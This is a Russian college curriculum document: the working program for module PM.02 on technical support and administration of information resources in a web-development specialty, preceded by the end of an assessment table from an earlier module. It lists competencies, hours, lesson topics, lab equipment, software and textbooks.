ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру	**уметь:** $У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ; $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ; **иметь практический опыт:** $ПО_1$ - управлять процессом разработки приложений с использованием	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
	инструментальных средств; $ПО_2$ – программировать в соответствии с требованиями технического задания;		
ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки	$У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ; $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ; $У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям. **иметь практический опыт:** $ПО_2$ - программировании в соответствии с требованиями технического задания; $ПО_3$ - использовании критериев оценки качества и надежности функционирования информационной системы; $ПО_4$ - проводить оценку качества и экономической эффективности информационной системы в рамках своей компетенции. $ПО_5$ - модифицировать отдельные модули информационной системы.	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 1.5. Выполнять процедуру тестирования программного кода	**уметь:** $У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ; **иметь практический опыт:** $ПО_3$ - использовании критериев оценки качества и надежности функционирования информационной системы; $ПО_4$ - проведении оценки качества и экономической эффективности информационной системы в рамках своей компетенции; $ПО_5$ - модификации отдельных модулей информационной системы.	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*

Формы и методы контроля и оценки результатов обучения должны позволять проверять у обучающихся, не только сформированность профессиональных компетенций (ПК), но и общих компетенций (ОК):

Результаты (сформированные общие компетенции)	**Основные показатели оценки результата**	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий	*комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах		
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами		
ОК 04. Эффективно	- устанавливает позитивный стиль общения		

взаимодействовать и работать в коллективе и команде	- выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации		
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли		
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения		
ОК 07. Содействовать сохранению окружающей	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте		

среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ		
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни		
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.		

Критерии и методы оценки сформированности умений и практического опыта отражены в оценочных материалах по учебной практике УП.01 Учебная практика по проектированию и разработке информационных систем.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА
профессионального модуля

ПМ.02. Техническая поддержка и администрирование информационных ресурсов

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа профессионального модуля ПМ.02. Техническая поддержка и администрирование информационных ресурсов разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по *специальности 09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:

Сидорова А.Ю., зам.директора по УВР

ОГЛАВЛЕНИЕ

1. Паспорт рабочей программы профессионального модуля	4
2. Структура и содержание профессионального модуля	8
3. Условия реализации рабочей программы профессионального модуля	19
4. Контроль и оценка освоения профессионального модуля (вида деятельности)	23

1 ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ПРОФЕССИОНАЛЬНОГО МОДУЛЯ
ПМ.02. Техническая поддержка и администрирование информационных ресурсов

Рабочая программа профессионального модуля ПМ.02. Техническая поддержка и администрирование информационных ресурсов является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.1 Место профессионального модуля в структуре образовательной программы

Профессиональный модуль ПМ.02. Техническая поддержка и администрирование информационных ресурсов является обязательным и входит в состав профессионального учебного цикла образовательной программы.

1.2 Требования к результатам освоения профессионального модуля

В результате изучения профессионального модуля обучающийся должен:

знать:

$З_1$ - основные виды работ на этапе сопровождения ПО;

$З_2$ - основные методы и средства эффективного анализа функционирования программного обеспечения;

$З_3$ - основные принципы контроля конфигурации и поддержки целостности конфигурации ПО;

$З_4$ - основные средства и методы защиты компьютерных систем программными и аппаратными средствами;

$З_5$ - регламенты по обновлению и техническому сопровождению обслуживаемой информационной системы;

$З_6$ - терминология и методы резервного копирования, восстановление информации в информационной системе.

уметь:

$У_1$ - подбирать и настраивать конфигурацию программного обеспечения компьютерных систем;

$У_2$ - проводить инсталляцию программного обеспечения компьютерных систем;

$У_3$ - производить настройку отдельных компонент программного обеспечения компьютерных систем;

$У_4$ - измерять и анализировать эксплуатационные характеристики качества программного обеспечения;

$У_5$ - использовать методы защиты программного обеспечения компьютерных систем;

$У_6$ - анализировать риски и характеристики качества программного обеспечения;

$У_7$ - выбирать и использовать методы и средства защиты компьютерных систем программными и аппаратными средствами;

$У_8$ - осуществлять техническое сопровождение, сохранение и восстановление базы данных информационной системы;

$У_9$ - составлять планы резервного копирования;

$У_{10}$ - определять интервал резервного копирования;

$У_{11}$ - применять основные технологии экспертных систем;

$У_{12}$ - осуществлять настройку информационной системы для пользователя согласно технической документации.

иметь практический опыт:

$ПО_1$ - выполнять инсталляцию, настройку и обслуживание программного обеспечения компьютерных систем;

$ПО_2$ – настройка отдельных компонентов программного обеспечения компьютерных систем;

$ПО_3$ - разрабатывать техническое задание на сопровождение информационной системы в соответствии с предметной областью;

$ПО_4$ - обеспечивать защиту программного обеспечения компьютерных систем программными средствами;

$ПО_5$ - выполнять регламенты по обновлению, техническому сопровождению, восстановлению данных информационной системы;

$ПО_6$ - организовывать доступ пользователей к информационной системе.

Результатом освоения профессионального модуля является овладение обучающимися основным видом деятельности – **ВД.02 Техническая поддержка и администрирование информационных ресурсов**, в том числе **профессиональными компетенциями (ПК):**

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

1.3 Количество часов, отводимое на освоение профессионального модуля

Общая учебная нагрузка обучающегося:	**613**
в том числе	
в форме практической подготовки	*454*
Объем работы обучающегося во взаимодействии с преподавателем	***403***
Самостоятельная работа обучающегося	***66***
Учебная практика	***180***
Производственная практика	***144***
Промежуточная аттестация	***18***
Всего:	***613***

Обязательная часть учебной нагрузки составляет 518 часов, вариативная часть - 95 часов.

2 Структура и содержание профессионального модуля

2.1 Структура, объем профессионального модуля и виды учебной деятельности

Коды профессиональных компетенций	***Наименования МДК, практик профессионального модуля***	***Всего,*** *часов*	*в том числе в форме практической подготовки*	***Учебная нагрузка обучающихся***							***Практика***	
				Всего, *часов*	***Во взаимодействии с преподавателем***				***Самостоятельная работа обучающегося,*** *часов*	***Промежуточная аттестация***	***Учебная,*** *часов*	***Производственная,*** *часов*
					в том числе							
					занятий на уроках, часов	*практических занятий, часов*	*курсовой проект*	*консультации*				
ПК 2.1 – ПК 2.5	МДК.02.01. Выполнение технической поддержки и администрирования информационных ресурсов	**224**	**90**	170	74	90	-	-	54	6		
ПК 2.1 – ПК 2.5	МДК.02.02 Освоение рабочей профессии 16199 Оператор электронно-вычислительных и вычислительных машин	**59**	**40**	47	1	40	-	-	12	6		
ПК 2.1 – ПК 2.5	УП.02.01 Учебная практика по МДК.02.01	**144**	**144**	144							144	
ПК 2.1 – ПК 2.5	УП.02.02 Учебная практика на освоение рабочей профессии	**36**	**36**	36							36	
ПК 2.1 – ПК 2.5	ПП.02 Производственная практика по ПМ.02	**144**	**144**									144
ПК 2.1 – ПК 2.5	Экзамен по модулю ПМ.02.	**6**		6						6		
	Всего по ПМ.02.:	**613**	**454**	**403**	**75**	**130**	**-**	**-**	**66**	**18**	**180**	**144**

2.2 Формы промежуточной аттестации

4 семестр – другие формы контроля (МДК.02.01)
4 семестр – дифференцированный зачет (УП.02.01)
5 семестр – экзамен (МДК.02.01)
5 семестр – экзамен (МДК.02.02)
5 семестр – дифференцированный зачет (УП.02.02)
6 семестр – дифференцированный зачет (ПП.02)
6 семестр – экзамен по профессиональному модулю ПМ.02.

2.3 Тематический план и содержание профессионального модуля

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работа (проект) (если предусмотрены)		Объем часов	В том числе в форме практической подготовки	Формируемые компетенции
МДК.02.01. Выполнение технической поддержки и администрирования информационных ресурсов			**224**	**90**	
Тема 1.1 Основные методы внедрения и анализа функционирования программного обеспечения	*Содержание учебного материала*		*34*	16	
	1	ГОСТ Р ИСО/МЭК 12207. Основные процессы и взаимосвязь между документами в информационной системе согласно стандартам	2		ОК 01, ОК 05, ОК 09, ПК 2.1-ПК 2.5
	2	Виды внедрения, план внедрения. Стратегии, цели и сценарии внедрения	2		
	3	Функции менеджера сопровождения и менеджера развертывания Типовые функции инструментария для автоматизации процесса внедрения информационной системы	2		
	4	Оценка качества функционирования информационной системы. CALS-технологии Организация процесса обновления в информационной системе. Регламенты обновления	2		
	5	Тестирование программного обеспечения в процессе внедрения и эксплуатации	2		
	6	Эксплуатационная документация	2		
	Практические занятия		**16**	*16*	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1-ПК 2.5
	7-8	**Практическое занятие № 1.** Разработка сценария внедрения программного продукта для рабочего места			
	9-12	**Практическое занятие № 2.** Разработка руководства оператора			
	13-14	**Практическое занятие № 3.** Разработка (подготовка) документации и отчетных форм для внедрения программных средств			
	Самостоятельная работа обучающихся:		**6**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 2.1-ПК 2.5
	Оформление заданий практических занятий				
Тема 1.2 Загрузка и установка	*Содержание учебного материала*		*44*	*18*	
	1	Понятие совместимости программного обеспечения. Аппаратная и программная	2		ОК 01, ОК 05,

программного обеспечения		совместимость. Совместимость драйверов. Причины возникновения проблем совместимости. Методы выявления проблем совместимости ПО.			ОК 09, ПК 2.1-ПК 2.5
	2	Выполнение чистой загрузки. Выявление причин возникновения проблем совместимости ПО. Выбор методов выявления совместимости.	2		
	3	Проблемы перехода на новые версии программ. Мастер совместимости программ. Инструментарий учета аппаратных компонентов. Анализ приложений с проблемами совместимости. Использование динамически загружаемых библиотек. Механизм решения проблем совместимости на основе «системных заплаток». Разработка модулей обеспечения совместимости	2		
	4	Создание в системе виртуальной машины для исполнения приложений. Изменение настроек по умолчанию в образе. Подключение к сетевому ресурсу. Настройка обновлений программ. Обновление драйверов.	2		
	5	Решение проблем конфигурации с помощью групповых политик. Тестирование на совместимость в безопасном режиме. Восстановление системы	2		
	6	Производительность ПК. Проблемы производительности. Анализ журналов событий. Настройка управления питанием. Оптимизация использования процессора.	2		
	7	Оптимизация использования памяти. Оптимизация использования жесткого диска. Оптимизация использования сети. Инструменты повышения производительности программного обеспечения	2		
	8	Средства диагностики оборудования. Разрешение проблем аппаратного сбоя Аппаратно-программные платформы серверов и рабочих станций	2		
	9	Установка серверной части. Виды серверного программного обеспечения. Особенности эксплуатации различных видов серверного программного обеспечения	2		
	10	Виды клиентского программного обеспечения. Установка, адаптация и сопровождение клиентского программного обеспечения	2		
	Лабораторные занятия		**18**	*18*	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1-ПК 2.5
	11	**Лабораторное занятие № 1.** Измерение и анализ эксплуатационных характеристик качества программного обеспечения			
	12	**Лабораторное занятие № 2.** Выявление и документирование проблем установки программного обеспечения			
	13	**Лабораторное занятие № 3.** Устранение проблем совместимости программного обеспечения			
	14-15	**Лабораторное занятие № 4.** Конфигурирование программных и аппаратных			

		средств			
	16	**Лабораторное занятие № 5.** Настройки системы и обновлений			
	17	**Лабораторное занятие № 6.** Создание образа системы. Восстановление системы			
	18	**Лабораторное занятие № 7.** Разработка модулей программного средства			
	19	**Лабораторное занятие № 8.** Настройка сетевого доступа			
	Самостоятельная работа обучающихся:		**6**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 2.1-ПК 2.5
	Оформление заданий лабораторных занятий				
Тема 1.3 Организация сопровождения и восстановления работоспособности системы	*Содержание учебного материала*		*28*	*10*	ОК 01, ОК 05, ОК 09, ПК 2.1-ПК 2.5
	1	Задачи сопровождения информационной системы. Ролевые функции и организация процесса сопровождения. Сценарий сопровождения. Договор на сопровождение	2		
	2	Анализ исходных программ и компонентов программного средства. Программная инженерия и оценка качества. Реинжиниринг	2		
	3	Цели и регламенты резервного копирования. Сохранение и откат рабочих версий системы. Сохранение и восстановление баз данных	2		
	4	Организация процесса обновления в информационной системе. Регламенты обновления	2		
	5	Обеспечение безопасности функционирования информационной системы	2		
	6	Организация доступа пользователей к информационной системе	2		
	Практические и лабораторные занятия		**10**	*10*	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1-ПК 2.5
	7	**Практическое занятие № 4.** Разработка плана резервного копирования			
	8	**Лабораторное занятие № 9.** Создание резервной копии информационной системы			
	9	**Лабораторное занятие № 10.** Создание резервной копии базы данных			
	10	**Лабораторное занятие № 11.** Восстановление данных			
	11	**Лабораторное занятие № 12.** Восстановление работоспособности системы			
	Самостоятельная работа обучающихся:		**6**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 2.1-ПК 2.5
	Оформление заданий практических и лабораторных занятий				
Тема 1.4 Идентификация и устранение ошибок в информационной системе	*Содержание учебного материала*		*26*	8	
	1	Организация сбора данных об ошибках в информационных системах, источники сведений	2		ОК 01, ОК 05, ОК 09, ПК 2.1-ПК 2.5
	2	Системы управления производительностью приложений. Мониторинг сетевых ресурсов	2		

	3	Схемы и алгоритмы анализа ошибок, использование баз знаний. Отчет об ошибках системы: содержание, использование информации	2		
	4	Выявление аппаратных ошибок информационной системы. Техническое обслуживание аппаратных средств	2		
	5	Методы и инструменты тестирования приложений. Пользовательская документация: «Руководство программиста», «Руководство системного администратора»	2		
	Лабораторные занятия		**8**	8	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1-ПК 2.5
	6	**Лабораторное занятие № 13.** Сбор информации об ошибках. Формирование отчетов об ошибках			
	7-8	**Лабораторное занятие № 14.** Выявление и устранение ошибок программного кода информационных систем			
	9	**Лабораторное занятие № 15.** Выполнение обслуживания информационной системе в соответствии с пользовательской документацией			
	Самостоятельная работа		**6**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 2.1-ПК 2.5
	Оформление заданий лабораторных занятий				
		Другие формы контроля			
		ВСЕГО по МДК.02.01 (2 сем)	**130**	*52*	
Тема 1.5 Технологии публикация контента	*Содержание учебного материала*		*58*	*38*	ОК 01, ОК 05, ОК 09, ПК 2.1-ПК 2.5
	1	Принципы и механизмы работы поисковых систем, функциональные возможности сервисов поиска	2		
	2	Программное обеспечение обработки информационного контента	2		
	3	Принципы отображения статических и динамических веб-страниц Ключевые веб-технологии, используемые на веб-сайтах	2		
	4	Терминология в области публикации контента. Веб – этикет.	2		
	5	Технологии размещения статического информационного контента. Технологии размещения динамического информационного контента	2		
	6	Линейный и нелинейный монтаж динамического контента	2		
	7	Правила построения и публикации динамического информационного контента	2		
	8	Организации информационных баз данных	2		
	9	Особенности размещения информации в социальных сетях	2		
	10	Виды и методы расчета индексов цитируемости (ТИЦ, ВИЦ). Принципы работы и виды контекстной рекламы в сети Интернет	2		
	Практические занятия		**38**		

	11	**Практическое занятие № 6.** Обоснование выбора технических средств		38	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1-ПК 2.5
	12-14	**Практическое занятие № 7.** Сравнительный анализ поисковых систем			
	15-16	**Практическое занятие № 8.** Отображение на веб-странице текстовой информации			
	17-18	**Практическое занятие № 9.** Отображение табличной информации			
	19-20	**Практическое занятие № 10.** Отображение цифровой информации			
	21-22	**Практическое занятие № 11.** Отображение графической информации			
	23-25	**Практическое занятие № 12.** Отображение анимированной графики			
	26	**Практическое занятие № 13.** Отображение презентации			
	27-28	**Практическое занятие № 14.** Отображение мультимедийных объектов			
	29	**Практическое занятие № 15.** Организация отображения информации базы данных			
	Самостоятельная работа		**30**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 2.1-ПК 2.5
	Выполнение индивидуального задания		24		
	Подготовка к промежуточной аттестации		6		
	Экзамен		**6**		
	ВСЕГО по МДК.01.02 (3 сем)		**70**	*38*	
	ИТОГО по МДК.01.02		**224**	90	

МДК. 02.02. Освоение рабочей профессии 16199 Оператор электронно-вычислительных и вычислительных машин			**59**	**40**	
Тема 1.1 Охрана труда и безопасность выполнения работ	*Содержание учебного материала*				ОК 01, ОК 05, ОК 09, ПК 2.1, ПК 2.3
	1	Правила выполнения работ на ПК. Охрана труда	0,5		
Тема 1.2. Программное обеспечение, ОС и утилиты	*Содержание учебного материала*				ОК 01, ОК 05, ОК 09, ПК 2.1- ПК 2.5
	1	Microsoft Office OneNote. Microsoft Office InfoPath	0,5		
	Практические занятия		**10**		

	2	**Практическое занятие № 1.** Общие приемы работы с составом пакета Microsoft Office и в программах		10	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1- ПК 2.5
	3	**Практическое занятие № 2.** Основные приёмы работы в Total Commander			
	4	**Практическое занятие № 3.** Программы сжатия информации, основные приемы работы с архивами			
	5	**Практическое занятие № 4.** Программы восстановления данных			
	6	**Практическое занятие № 5.** Поиск вирусов и лечение ПК			
	Самостоятельная работа		**1**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 2.1-ПК 2.5
	Оформление заданий практических занятий				
Тема 1.3. Текстовый редактор MS Word	*Содержание учебного материала*		*6*		
	Практические занятия		**6**	6	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1- ПК 2.5
	1	**Практическое занятие № 6.** Работа с текстом: набор, форматирование, оформление			
	2	**Практическое занятие № 7.** Создание таблиц и работа с ними, графиков, диаграмм			
	3	**Практическое занятие № 8.** Работа с объектами WORD ART, надписями, картинками)			
	Самостоятельная работа		**1**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 2.1-ПК 2.5
	Оформление заданий практических занятий		2		
Тема 1.4. Табличный процессор MS Excel	*Содержание учебного материала*		*6*		
	Практические занятия		**6**	6	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1- ПК 2.5
	1	**Практическое занятие № 9.** Организация расчетов и возможностей функций MS Excel			
	2	**Практическое занятие № 10.** Построение и форматирование графиков и диаграмм в MS Excel			
	3	**Практическое занятие № 11.** Комплексное использование MS Excel для создания документов			
	Самостоятельная работа		**1**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 2.1-ПК 2.5
	Оформление заданий практических занятий				
Тема 1.5. Программы для работы с мультимедийной информацией	*Содержание учебного материала*		*6*		
	Практические занятия		**6**	6	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1- ПК 2.5
	1	**Практическое занятие № 12.** Создание слайда, выбор фона, скрытие и удаление слайдов, изменение порядка слайдов			
	2	**Практическое занятие № 13.** Добавление элементов анимации, вставка в слайд			

		клипа, звука, объекта WordArt			
	3	**Практическое занятие № 14.** Создание видеоролика			
Тема 1.6. Программы управления базами данных Microsoft Office Access	*Содержание учебного материала*		*6*		
	Практические занятия		**6**	6	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1- ПК 2.5
	1	**Практическое занятие № 15.** Создание базы данных, редактирование и модификация таблиц			
	2	**Практическое занятие № 16.** Создание подчинённых форм, запросов			
	3	**Практическое занятие № 17.** Формирование отчётов с помощью Мастера и Конструктора			
	Самостоятельная работа		**1**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 2.1-ПК 2.5
	Оформление заданий практических занятий				
Тема 1.7. Компьютерные сети	*Содержание учебного материала*		*6*		
	Практические занятия		**6**	6	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07-ОК 09, ПК 2.1- ПК 2.5
	1	**Практическое занятие № 18.** Монтаж кабельных сред технологий Ethernet. Подключение адаптера/модема. Адресация в IP-сетях. Подсети и маски			
	2	**Практическое занятие № 19.** Создание Web страницы при помощи редактора			
	3	**Практическое занятие № 20.** Создание Web страницы с помощью тегов языка HTML			
	Самостоятельная работа		**8**		ОК 01-ОК 03, ОК 05-ОК 09, ПК 2.1-ПК 2.5
	Оформление заданий практических занятий		2		
	Подготовка к промежуточной аттестации		6		
		Экзамен	**6**		
		ВСЕГО по МДК.02.02	**59**	40	

УП.02.01 Учебная практика по МДК.02.01	*Виды работ*	*72*	72	
	Проведение Инструктажа Отладка приложения в команде. Реализация алгоритмов поиска. Отладка приложения поиска данных Реализация обработки табличных данных. Тестирование установки: конфигурационное тестирование, интеграционное тестирование, нагрузочное тестирование, стресс-тестирование Создание модульных тестов. Создание автоматизированных тестов. Тестирование безопасности.		*66*	ОК 01 -ОК 09, ПК 2.1- ПК 2.5

	Обработка исключительных ситуаций Создание медиатеки Управление медиатекой цифровой информации Передача и размещение цифровой информации Обеспечение информационной безопасности			
	Дифференцированный зачет	**6**	**6**	
	ВСЕГО ПО УП.02.01	**144**	**144**	

УП.02.02 Учебная практика по освоению рабочей профессии	*Виды работ*	*36*		
	Автоформат, автозамена и автотекст – как средство автоматизации ввода форматированного текста Защита документа Таблицы подстановки. Сценарии. Подбор параметра. Поиск решения. Условное форматирование Построение запросов данных из других файлов. Макросы. Дополнительные возможности MS PowerPoint Дополнительные элементы настройки MS Access		34	ОК 01 -ОК 09, ПК 2.1- ПК 2.5
	Дифференцированный зачет	**2**	**2**	
	ВСЕГО ПО УП.02.02	**36**	**36**	
	Виды работ	*144*	*144*	
ПП.02 Производственная практика по ПМ.02	Проведение Инструктажа Знакомство с предприятием/организацией Разработка и верстка текстов с помощью специализированных пакетов. Использование типовых пакетов подготовки презентаций, разработка динамической презентации. Разработка мультимедийных материалов. Создание оригинал-макета Извлечение информации из текстовых документов. Подготовка текстов объявлений. Получение информации по запросам к базе данных. Оформление отчета по практике		*138*	ОК 01 -ОК 09, ПК 2.1- ПК 2.5
	Дифференцированный зачет	**6**	**6**	
	ВСЕГО ПО ПП.02	**144**	**144**	
	Экзамен по модулю	**6**		ОК 01 -ОК 09, ПК 2.1- ПК 2.5
	Итого по ПМ.02.	**613**	**432**	

2.3. Вариативные часы профессионального модуля

№ п/п	Наименование темы	Объем часов	Примечание
1	**МДК.01.02 Освоение рабочей профессии 16199 Оператор электронно-вычислительных и вычислительных машин**	**59**	Для выполнения требований п.3.6 ФГОС СПО
2	**УП.02.02. Учебная практика по освоению рабочей профессии**	**36**	
	ИТОГО:	**95**	

3 УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ПРОФЕССИОНАЛЬНОГО МОДУЛЯ

3.1 Материально-техническое обеспечение

Реализация рабочей программы по профессиональному модулю ПМ.02. Техническая поддержка и администрирование информационных ресурсов осуществляется в лаборатории информационных технологий и программирования.

Оборудование лаборатории:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;
- персональные компьютеры на каждого обучающегося;
- программное обеспечение;
- аппаратное обеспечение;
- комплект сетевого оборудования (сетевые адаптеры, повторители, сетевые коммутаторы, модули множественного доступа, концентраторы, мосты, маршрутизаторы, мосты-маршрутизаторы, шлюзы); - соединительные патч-корды;
- программное обеспечение общего и профессионального назначения.

Перечень программного обеспечения:

1. MS Windows 7
2. MS Office 2007
3. MS Windows 2003/2008
4. Autodesk AutoCAD 2019 Edu (свободное);
5. visual c++ 2008 express edition (свободное),
6. oracle vm virtualbox (свободное),
7. cisco packet tracer (свободное),
8. mocrosoft SQL server 2008 (свободное),
9. k-lite codec pack (свободное),
10. visual studio 2008 (свободное),

При реализации рабочей программы профессионального модуля ПМ.02. Техническая поддержка и администрирование информационных ресурсов проводятся учебная и производственные практики.

Материально-техническое оснащение практики представлены в рабочей программе практики.

3.2 Информационное обеспечение обучения

Учебная литература:

1. Богатырев В. А. Надежность информационных систем : учебное пособие для среднего профессионального образования / В. А. Богатырев. —

Москва : Издательство Юрайт, 2024. — 318 с. — (Профессиональное образование). — ISBN 978-5-534-15205-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/520442 (дата обращения: 19.01.2024).

2. Грекул В. И. Проектирование информационных систем : учебник и практикум для среднего профессионального образования / В. И. Грекул, Н. Л. Коровкина, Г. А. Левочкина. — Москва : Издательство Юрайт, 2024. — 385 с. — (Профессиональное образование). — ISBN 978-5-534-12104-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518749 (дата обращения: 19.01.2024).

3. Григорьев М. В. Проектирование информационных систем : учебное пособие для среднего профессионального образования / М. В. Григорьев, И. И. Григорьева. — Москва : Издательство Юрайт, 2024. — 318 с. — (Профессиональное образование). — ISBN 978-5-534-12105-6. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518751 (дата обращения: 19.01.2024).

